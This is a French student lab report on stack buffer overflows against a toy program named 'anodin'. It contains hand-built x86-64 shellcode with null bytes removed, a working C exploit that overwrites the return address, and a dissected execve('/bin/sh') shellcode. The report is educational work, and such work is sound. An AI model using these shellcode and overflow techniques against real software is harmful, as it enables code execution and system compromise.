Compte rendu Sécurité Logicielle

SHELL CODE, ON-STACK BUFFER OVERFLOW

2 éme partie

Réalisé par :
BENARAB Hanane

1 - Building a shellcode :

Le programme **shellcode.s**, fait appel a 02 appels systèmes **Create** et E**xit,** il permet en l'exécutant de créer un fichier ***tmp*/ pwn** avec des droits 666 et exit en retournant la valeur 42
En observant le désassemblage de ce programme en hexadécimale, on voit que l'adresse qui correspond a « **Filename »** est une adresse absolue.

```
Déassemblage de la section .text :

0000000000401000 <_start>:
  401000:       48 c7 c6 b6 01 00 00    mov    $0x1b6,%rsi
  401007:       48 c7 c7 00 20 40 00    mov    $0x402000,%rdi
  40100e:       48 c7 c0 55 00 00 00    mov    $0x55,%rax
  401015:       0f 05                   syscall
  401017:       48 c7 c7 2a 00 00 00    mov    $0x2a,%rdi
  40101e:       48 c7 c0 3c 00 00 00    mov    $0x3c,%rax
  401025:       0f 05                   syscall
```

Comme cette adresse est absolue, on ne peut pas l'utiliser dans n'importe quel autre contexte d'exécution, Pour remédier à ça, on utilise **call** et **pop**
En effet, le **call** effectue deux actions, Il push l'adresse de retour ensuite il jump sur la fonction appelée. En positionnant la chaîne de caractéres **/tmp/pwn** juste aprés le call, ceci implique que son adresse soit empilée dans la pile. En rajoutant **pop %RDI,** ceci assurera l'exécution de **sys_create** avec comme paramètre l'adresse de retour qui correspond a la chaîne de caractères **/tmp /pwn.**

```
.text
.globl _start

_start:

    call _start2
    .asciz "/tmp/pwn"
    # creat("/tmp/pwn", 0666)
_start2:
    movq $0666, %rsi     # read-write perms
    popq %rdi
    #movq $filename, %rdi  # name of file
    movq $85, %rax         # system call number (sys_creat)
    syscall             # call kernel

    # exit(42)
    movq $42, %rdi        # set return code to 42
    movq $60, %rax         # system call number (sys_exit)
    syscall             # call kernel
```

En exécutant maintenant, le nouveau programme de Shellcode.S et en observant le désassemblage de ce dernier, on voit que l'adresse de **FileName** n'est plus une adresse absolue.

```
0000000000401000 <_start>:
  401000:       e8 09 00 00 00          callq  40100e <_start2>
  401005:       2f                      (bad)
  401006:       74 6d                   je     401075 <_start2+0x67>
  401008:       70 2f                   jo     401039 <_start2+0x2b>
  40100a:       70 77                   jo     401083 <_start2+0x75>
  40100c:       6e                      outsb  %ds:(%rsi),(%dx)
        ...

000000000040100e <_start2>:
  40100e:       48 c7 c6 b6 01 00 00    mov    $0x1b6,%rsi
  401015:       5f                      pop    %rdi
  401016:       48 c7 c0 55 00 00 00    mov    $0x55,%rax
  40101d:       0f 05                   syscall
  40101f:       48 c7 c7 2a 00 00 00    mov    $0x2a,%rdi
  401026:       48 c7 c0 3c 00 00 00    mov    $0x3c,%rax
  40102d:       0f 05                   syscall
```

Comme la taille du buffer de la victime est 64 bits, la taille du nouveau code ne doit pas aussi dépasser 64 bits.

Pour voir si le code fonctionne correctement, on met le langage machine en hexadécimale correspondant a notre code dans un programme C de cette façon :

```c
int main() {
    unsigned char shellcode[] =
  {0xe8,0x09,0x00,0x00,0x00,0x2f,0x74,0x6d,0x70,0x2f
  ,0x70,0x77,0x6e,0x00,0x48,0xc7,0xc6,0xb6,
  0x01,0x00,0x00,0x5f,0x48,0xc7,0xc0,
  0x55,0x00,0x00,0x00,0x0f,0x05,0x48,0xc7,0xc7,0x2a,0x00,
  0x00,0x00,0x48,0xc7,0xc0,0x3c,0x00,0x00,0x00,0x0f,0x05};
    (*(void(*)()) shellcode)();
    return 0;
}
```

Après exécution, le ficher **tmp/pwn** est créé donc le code fonctionne.

A présent, nous allons essayer de le faire exécuter par Anodin. Pour cela, on reprend le code Exploit.c, on remplace le shellcode par le nouveau shellcode que nous avons créé précédemment.


Comme on dispose que de 64 bits et qu'on connaît également l'adresse du buffer d'anodin, on a supprimé les **Nops (0x90)** et **ptr+=8**

```c
#include <stdlib.h>
#include <stdio.h>


unsigned char exploit[1024] =
    {0xe8,0x09,0x00,0x00,0x00,0x2f,
    0x74,0x6d,0x70,0x2f,0x70,0x77,
    0x6e,0x00,0x48,0xc7,0xc6,0xb6,
  0x01,0x00,0x00,0x5f,0x48,0xc7,
  0xc0,0x55,0x00,0x00,0x00,0x0f,
  0x05,0x48,0xc7,0xc7,0x2a,0x00,
  0x00,0x00,0x48,0xc7,0xc0,0x3c,
  0x00,0x00,0x00,0x0f,0x05};

int main(void) {
    int i;
    void **exploit_ptr = (void*) &exploit;
    void *ptr;

    fprintf(stderr,"Type the buf address printed by anodin\n");
    scanf("%p", &ptr);




    for (i = 0; i < 8; i++)
        exploit_ptr[64/sizeof(void*)+i] = ptr;

    for (i=0;i<sizeof(exploit);i++)
        putchar(exploit[i]);

    for (i=0;i<8192;i++)
        putchar('\n');


    return 0;
}
```


Nouveau Programme Exploit.c

On procède comme précédemment, on écrase l'adresse de retour en mettant l'adresse du début du buffer d'anodin, et on remplit le buffer avec notre shellcode, l'objectif étant une fois la fonction litentier () terminé, anodin exécutera le code dans le buffer c'est-à-dire notre shellcode.

Observant désormais la pile :



Avant l'exécution de gets()



Aprés l'exécution de gets()

Si on observe, la pile aprés l'exécution de gets(), on voit bien que le buffer est rempli avec notre shellcode et que l'adresse de retour correspond a l'adresse de début du buffer.

Dès la fin de l'exécution de litentier (), ceci assurera l'exécution du shellcode.

La présence des **\0** dans le code, pose un problème. C'est dernier peuvent être interprété d'une autre manière que souhaitée, en prenant par exemple **« STRCPY »** qui s'arrête à chaque \0.
Pour remédier à ça, on a inverser la constante qui contient les permissions et en remplaçant Call/Pop par Jmp/Call/Pop comme le montre le shellcode suivant :

```
.text
.globl _start

_start:
    jmp getdata



_start2:
    movq $0xFFFFFE49, %rsi     # read-write perms
    not %rsi
    popq %rdi
   # movq $filename, %rdi  # name of file
    movq $85, %rax             # system call number (sys_creat)
    syscall                    # call kernel

    # exit(42)
    movq $42, %rdi        # set return code to 42
    movq $60, %rax         # system call number (sys_exit)
    syscall             # call kernel

getdata:
    call _start2
    .asciz "/tmp/pwn"
```


2 – Looking at shellcode :

Dans cette partie, on s'intéressera a un shellcode donné et on essaiera de deviner ce que dernier effectue.

2. 64bit :

```
unsigned char shellcode[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54"
"\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";
```

En désassemblant le programme on obtient ceci :



xor %eax,%eax: On initialise le registre eax a 0.

movabs $0xff978cd091969dd1,%rbx: on met dans le registre rbx la négation en code ASCII de la commande « **bin/sh »**
neg %rbx: on inverse pour effectivement avoir l'hexadécimal de bin/ sh dans rbx
push %rbx: on empile la valeur de rbx
push %rsp :on empile la valeur du stackpointer qui correspond à l'adresse de ce qui a été empilé avant qui est donc l'adresse qui mène vers la chaine **« bin / sh»**
pop %rdi: on récupère cette adresse dans rdi qui va correspondre également au premier argument de « **EXCEVE »**

push %rdx: Empiler rdx qui est le 3ème argument de « **EXCEVE »** qui est null.
push %rdi: Empiler rdi qui contient l'adresse de la chaine de caractères **/bin/sh**

push %rsp: on empile l'adresse du stackpointer donc l'adresse qui pointe vers l'adresse de la chaîne bin /sh donc c'est un char * * de premier élément bin /sh, c'est le deuxième argument de execve
pop %rsi: on met le deuxième argument de execve dans rsi
mov $0x3b,%al: 3b = 59 en décimal, qui correspond à l'appel execve
syscall : Appel system

Finalement, on constate que ce shellcode permet d’exécuter la commande « /bin/sh » sur une victime.